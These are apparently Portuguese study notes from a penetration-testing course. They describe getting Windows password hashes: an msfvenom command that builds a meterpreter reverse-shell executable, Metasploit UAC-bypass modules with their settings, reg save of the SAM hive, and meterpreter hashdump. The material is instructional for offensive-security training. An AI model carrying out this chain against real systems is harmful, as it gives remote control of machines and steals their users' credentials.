
Obtendo Hashes: Sistemas Modernos

+ A maneira de conseguir os hashs é igual à da aula passada, com a diferença que nos sistemas mais modernos, temos que cumprir algumas etapas a mais.

+ O acesso ao windows se deu por meio do multi handler rodando no kali enquanto enviamos um arquivo malicioso pro windows feito pelo msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost <ip local>
lport <porta qqer> -f exe > file.exe
```

+ No Windows, se tentarmos acesso ao sam e ao system usando os comandos de reg não conseguiremos até que executemos o prompt de comando como administradores




+ Quando estamos atacando à distância, não podemos esquecer de cumprir essas etapas também. No caso, faremos isso por meio de exploits que deem o bypass nas regras de uac (User Administrator Control)

+ Uma vez conquistada a autorização de admin, poderemos executar os comandos com o reg para capturar os arquivos sam e system como na aula passada

+ Aquele modo

```
reg save hkml\sam samOK
```

mostrado na aula passada, significa hkey local machine



+ Um bom exploit para dar bypass em uac é o

`exploit/windows/local/ask`

→ o problema é que ele faz uma interação com o usuário para que dê certo

+ Um legal de usar que não precisa da interação com o usuário é o

`windows/local/bypassuac_fodhelper`

→ devemos setar a sessão que estará acontecendo a conexão
→ devemos setar também o target que é 0 para win x86 e 1 para win x64
→ setamos o payload windows/x64/meterpreter/reverse_tcp

+ Agora sim pudemos dar um hashdump para ter acesso aos hashs via linha de comando no meterpreter

+ Novamente, para termos acesso aos arquivos sam e system, usaremos as mesmas técnicas da aula passada